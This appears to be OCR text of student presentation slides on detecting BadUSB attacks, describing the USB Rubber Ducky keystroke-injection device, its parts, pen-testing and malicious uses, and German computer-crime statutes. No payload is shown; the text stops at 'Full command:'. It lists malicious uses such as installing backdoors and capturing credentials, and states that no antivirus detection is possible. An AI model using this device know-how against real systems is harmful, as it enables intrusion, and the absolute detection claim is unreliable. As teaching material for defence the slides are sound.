
AREEB HUSSAIN
ASYLBEK BUGYBAY
LOLA UEDA



DETECTING BAD USB ATTACKS, PART II

FIG. 1, FIG.2

RUBBER DUCK

WHAT IS RUBBER DUCKY?

- The USB Rubber Ducky - Human Interface Device (HID: keeyboard, mouse, joystick)
- Injects keystroke at superhuman speed into a system
- Based on an AMTEL 32bit chip and SD card
- Pretends to be a USB keyboard
- The script language - Rubber Ducky Script
- No anti-virus, firewall detection possible

Fig. 3

THE USAGE OF RUBBER DUCKY (MUST HAVE PENT-TEST)

- Learning from experiences of many hackers around the world
- Hacking for testing, finding security valnerabilities
- Automation & Backups
- Run a malicious ccode: install backdoors, capture credentials, drop malware, exfiltrate documents

Fig.4

LEGAL ISSUES

- 202 Violation of the privacy of written word
- 202a Data espionage
- 202b Phishing
- 202c Acts preparatory to data espionage & phishing
- 202d Handling stollen data
- 203 Violation of private secrets
- 204 Exploitation of the secrets of anotheer
- 303a Data tempering
- 303b Computer sabotage

Fig.5

THE RUBBER DUCKY PARTS & ALTERNATIVES

- MicroSD card: all the payloads are saved here
- MicroSD-to-USB adapter: a simple plastic dongle mount the SD card to machine
- Mini “keyboard” adapter: a silicon chip, the main part that sends the keystrokes to a computer, to insert a micro SD card






Fig.6




Full command:



